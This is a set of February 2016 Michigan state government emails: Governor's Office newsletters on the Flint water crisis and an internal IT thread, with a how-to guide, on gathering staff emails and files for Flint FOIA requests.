
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This email was sent to westfall@michigan.gov on behalf of The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:21 PM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments



When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.


Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly




65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)

 Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Learn more about the \\$30 million request](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). [Click here to watch the video.](#)

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

STAY CONNECTED:



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---

This email was sent to [westfalli@michigan.gov](mailto:westfalli@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48908 · 517-335-7653

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Thursday, February 11, 2016 10:41 AM  
**To:** Mears, Greg (DTMB)  
**Cc:** Gabler, David (DTMB); Roeske, Debbie (DTMB); Thomas, Maria (DTMB); Gorton, Glenn (DTMB)  
**Subject:** FW: Help with FOIA requests  
  
**Importance:** High  
  
**Follow Up Flag:** Follow up  
**Flag Status:** Completed

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Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

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**Sent:** Thursday, February 11, 2016 10:19 AM  
**To:** Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>  
**Cc:** Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>  
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Michigan Department of Education  
[Burgessl@michigan.gov](mailto:Burgessl@michigan.gov)  
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Mobile: 517.930.4670



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**From:** Mears, Greg (DTMB)  
**Sent:** Thursday, February 11, 2016 10:51 AM  
**To:** Westfall, Laurie (DTMB)  
**Cc:** Gabler, David (DTMB); Roeske, Debbie (DTMB); Thomas, Maria (DTMB); Gorton, Glenn (DTMB)  
**Subject:** RE: Help with FOIA requests

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Laurie,

Unfortunately I have never been involved in a FOIA request, just litigation holds. Let me do some digging real quick and see what I can find

Back in a few

*Greg Mears  
Client Specialist  
Serving DTMB and Civil Service  
Mason Building- 517-284-4524  
Cell 517-388-5445*

**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)

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**From:** Mears, Greg (DTMB)  
**Sent:** Thursday, February 11, 2016 12:31 PM  
**To:** Westfall, Laurie (DTMB)  
**Cc:** Gabler, David (DTMB); Roeske, Debbie (DTMB); Thomas, Maria (DTMB); Gorton, Glenn (DTMB)  
**Subject:** RE: Help with FOIA requests

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Laurie,

I have reached out to every resource I can think of and none of them have been able to provide any guidance on this. I just left Louis voicemail to call me to discuss.  
It is my hope that I can find out who hosted the FOIA meeting, and they can assist Louis with the "nuts and bolts" of collecting the information.

I'll update you if/when I get any new information

*Greg Mears  
Client Specialist  
Serving DTMB and Civil Service  
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Mason Building 517-284-4524  
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**To:** Thomas, Maria (DTMB); Westfall, Laurie (DTMB)  
**Cc:** Gabler, David (DTMB); Roeske, Debbie (DTMB); Gorton, Glenn (DTMB)  
**Subject:** RE: Help with FOIA requests

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
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**To:** Mears, Greg (DTMB); Westfall, Laurie (DTMB)  
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**Subject:** RE: Help with FOIA requests

**Follow Up Flag:** Follow up  
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Thanks Greg. I will look for him tomorrow morning, we both work in the Hannah building. If he has any concerns, I will be sure to relay them back to you.

-Maria

---

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**Sent:** Thursday, February 11, 2016 10:41 AM  
**To:** Mears, Greg (DTMB) <[mearsg@michigan.gov](mailto:mearsg@michigan.gov)>  
**Cc:** Gabler, David (DTMB) <[GablerD@michigan.gov](mailto:GablerD@michigan.gov)>; Roeske, Debbie (DTMB) <[RoeskeD@michigan.gov](mailto:RoeskeD@michigan.gov)>; Thomas, Maria (DTMB) <[ThomasM16@michigan.gov](mailto:ThomasM16@michigan.gov)>; Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>  
**Subject:** FW: Help with FOIA requests  
**Importance:** High

Greg -- any thoughts? Would record retention/document management come in to play -- E-discovery system? Glenn is on vacation and I'm not sure what the options are for our MDE client.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** MSP-EOC-MDEDUCTN  
**Sent:** Thursday, February 11, 2016 10:19 AM  
**To:** Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>  
**Cc:** Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>  
**Subject:** Help with FOIA requests

Laurie and Glenn,

Dave Head and I attended yesterday's Flint FOIA meeting. Many GMs were there.


I need some technical help with getting all the documents. There is some statewide system that we have to upload all our documents.

Can someone get me some idea what to tell staff on the best way to collect all the emails? What do I tell staff to do in order to send me all the emails? Is there a technical way? I hope something other than sending me all the emails.


Louis

Louis Burgess  
Emergency Management Coordinator  
Michigan Department of Education  
[Burgessi@michigan.gov](mailto:Burgessi@michigan.gov)  
Office: 517.335.3672  
Mobile: 517.930.4670

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:43 PM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan




Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.

This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.


The proposed FY 2017 budget makes key investments to strengthen the state for all of Michigan's families. [Click here to learn more about the top 6 takeaways from the](#)



## Governor's FY 2017 state budget.



### Click a tweet to tweet it out:



The #MIBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

--> @OneToughNerd's #MIBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MIBudget [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)


#### STAY CONNECTED




#### SUBSCRIBER SERVICES:

[Manage Preferences](#) | [Unsubscribe](#) | [Help](#)

**From:** Governor's Office <governoroffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:29 PM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** VIDEO: Volunteering in Flint




## VIDEO: How volunteers are helping Flint




Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

**Click here to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.**


 Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Click here to watch the video.](#)

## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

### STAY CONNECTED:



### SUBSCRIBER SERVICES:

[Manage Preferences](#) | [Unsubscribe](#) | [Help](#)

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This email was sent to [westfalli@michigan.gov](mailto:westfalli@michigan.gov) on behalf of, The Executive Office of the Governor • 111 South Capitol Avenue • Lansing, MI 48906 • 517-335-7558

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**From:** Stanaway, Eric (DTMB)  
**Sent:** Friday, February 19, 2016 8:47 AM  
**To:** Mears, Greg (DTMB); Gabler, David (DTMB); Wilson, AnthonyAJ (DTMB); Westfall, Laurie (DTMB)  
**Cc:** Brys, Anne (DTMB); John, Jibu (DTMB)  
**Subject:** RE: Flint FOIA

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

I agree with Greg on the feasibility of expanding the current shared space for clients, I believe a better option would be to create a FOIA share on a separate SAN and use all 900 GB of storage space, then setup permissions like Design and Delivery does with our H drives. They could then map each users folder to a free network drive location for each user, which would require a new script to be added to Active Directory and an emergency enterprise RFC.

Once this is complete, we can wipe the SAN free and make it available to agencies for regular storage again.

Thank you,

*Eric Stanaway  
Client Specialist  
Serving Civil Service and DTMB  
Mason Building- 517-284-4522  
Capitol Commons- 517-373-8795  
Cell 517-242-5503  
Email [StanawayE@Michigan.gov](mailto:StanawayE@Michigan.gov)*

**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)

---

**From:** Mears, Greg (DTMB)  
**Sent:** Friday, February 19, 2016 6:58 AM  
**To:** Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Gabler, David (DTMB) <[GablerD@michigan.gov](mailto:GablerD@michigan.gov)>; Stanaway, Eric (DTMB) <[StanawayE@michigan.gov](mailto:StanawayE@michigan.gov)>; Wilson, AnthonyAJ (DTMB) <[WilsonA11@michigan.gov](mailto:WilsonA11@michigan.gov)>; Brys, Anne (DTMB) <[BrysA@michigan.gov](mailto:BrysA@michigan.gov)>; Ouendag, Michael (DTMB) <[ouendagm@michigan.gov](mailto:ouendagm@michigan.gov)>; Bilek, Mike (DTMB) <[bilekm@michigan.gov](mailto:bilekm@michigan.gov)>  
**Cc:** Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>; Roeske, Debbie (DTMB) <[RoeskeD@michigan.gov](mailto:RoeskeD@michigan.gov)>; John, Jibu (DTMB) <[JohnJ@michigan.gov](mailto:JohnJ@michigan.gov)>  
**Subject:** RE: Flint FOIA

Laurie,

Just thinking out loud....

Would love to be proactive on the drive space... However, in order to accomplish that we would need to know every single Shared drive location being used.

"If" we were able to do that (and I am unsure how to pull that off), we could use the list to run reports and see how much space they have left. If they're running short on space, we would have to submit tickets to expand the network drives for the clients. Given OA's current workload on this effort that might be a hard thing to do.

Anyone else have any suggestions?

*Greg Mears*  
*Client Specialist*  
*Serving DTMB and Civil Service*  
*Mason Building- 517-284-4524*  
*Cell 517-388-5445*

**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)

---

**From:** Westfall, Laurie (DTMB)

**Sent:** Thursday, February 18, 2016 12:59 PM

**To:** Gabler, David (DTMB) <[GablerD@michigan.gov](mailto:GablerD@michigan.gov)>; Mears, Greg (DTMB) <[mearsg@michigan.gov](mailto:mearsg@michigan.gov)>; Stanaway, Eric (DTMB) <[StanawayE@michigan.gov](mailto:StanawayE@michigan.gov)>; Wilson, AnthonyAJ (DTMB) <[WilsonA11@michigan.gov](mailto:WilsonA11@michigan.gov)>; Brys, Anne (DTMB) <[BrysA@michigan.gov](mailto:BrysA@michigan.gov)>; Ouendag, Michael (DTMB) <[ouendagm@michigan.gov](mailto:ouendagm@michigan.gov)>; Bilek, Mike (DTMB) <[bilekm@michigan.gov](mailto:bilekm@michigan.gov)>

**Cc:** Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>; Roeske, Debbie (DTMB) <[RoeskeD@michigan.gov](mailto:RoeskeD@michigan.gov)>; John, Jibu (DTMB) <[JohnJ@michigan.gov](mailto:JohnJ@michigan.gov)>

**Subject:** Flint FOIA

**Importance:** High

This is the most recent and updated communication on the Flint FOIA topic. I'll be in a phone conference at 2-3 today to hear more about this and Mike O will be sitting in on it in Dave's absence. Note the due date is Monday, 2/22/16 (no time to write a hard drive program). Dave – if you're free from 2-3 I'll send you the call in number as well.

Folks – please read the details as we may have to assist our clients with some part of this, i.e. moving documents to a network drive in whatever format the document is currently in.... DTMB will access the network drives after 2/22, to collect the files.

Is there a way to be proactive to ensure that they have enough storage space... Any other questions we should be thinking about?

# FOIA Keyword Search Tips

## Step 1.


### Preparation

In order to comply with the many recent FOIA requests, we wanted to give everyone an easy to follow set of instructions for conducting these searches. We at DTMB are still working through the process of setting up a central collection site for each agency. In the interim, we advise each of you take the following steps to prepare for collection.

- Create a folder in your Outlook mailbox called FOIA
- Use the method outlined below to retrieve the affected emails
- Drag and drop the emails you have identified into the FOIA folder you have created
- Await instructions as to how these will be collected

## Step 2. Create your FOIA Folder

Create a new folder by **right clicking** on your cabinet, or your mailbox (your @michigan.gov account). Click on the “New Folder” icon. Call the new Folder FOIA, and press Enter.



The new folder should now be created in your account



This is the folder that you will drag and drop the relevant emails to when you conduct your search. In our next section we'll give you some tips to assist you in searching your mailbox for relevant items

## Step 3. Identifying emails using keyword search


The first step in preparing for your FOIA keyword search is to make sure you have the keyword list available. This list should have been provided to you by the AG, or your management. In the screenshots below we will walk you through the process of identifying the emails, and in later steps how to move them to a special storage folder. Your screens may not look identical to mine, but the methodology is the same for Office 201, and 2013.

First off, locate the search box in Outlook (typically in the upper right hand corner). Make sure that your search is set to “Current mailbox” as seen here. The reason we ask you to do the searches in this manner is that it will search your entire mailbox (received and sent items) including Lync/Skype conversations.




In the examples we're going to show we will be doing the word searches one at a time. In testing we found that trying to do multiple word searches, did not give the results we were looking for.

Let's start with a simple one from the keyword search I was provided. In this instance I entered the word legionnaire, and received these results.



Let's try another using a search term in “quotes”. By placing an item in quotes it will limit your search to those exact words.



**NOTE:** By design Microsoft limits the number of items that can be retrieved in a single search to 250. This means that if your search results in more than 250 items you will have to repeat the search process until you have identified all of the emails you wish to address.

As you complete each key word search, you will need to copy those emails to your FOIA folder for retrieval at a later time. We will go over those steps in the next section.


#### Step 4. Copying your messages to the designated FOIA area

Now that you have identified the emails that meet the search criteria, you'll want to save them off to your newly created “FOIA” folder.

NOTE: Your agency may have you save these items to an alternately designated space. That space can take the form of a network drive, USB flash or portable hard drive. Where ever you choose to store them, the “mechanics” of doing so will not change.

Once you have identified the emails that you want to save, highlight all of them by clicking on the first message, then holding down the Control Key, followed by the letter “a”. Next, open up the folder or drive where you wish to save these messages. Using our example above I have created a folder in my Outlook account called FOIA and will save the messages there.

Move your mouse to all of the highlighted message and do a RIGHT CLICK, and then while holding down the right mouse button drag all the messages to where you want to store them. When your mouse pointer arrives in the area you want to save them, release the button and select “copy” from the pop up menu (See illustration)




Depending on the amount of messages you’re copying and where you are copying them to, the process can take a few seconds, or many minutes if they include attachments. Once the copy process has completed, you will see the emails you moved appear in the area you stored them.

## **Step 5. Doing a hard drive keyword search for documents and other items**

Conducting a hard drive search is fairly simple. Regardless of what version of Windows you’re using, each of them has a search feature built in called “Windows Explorer”, you see it every time you open up a folder on a network drive, or on your own computer. Before conducting your searches, we would suggest that you create a special folder on your desktop called FOIA where you may copy the items you find until final instructions are issued as to their disposition.


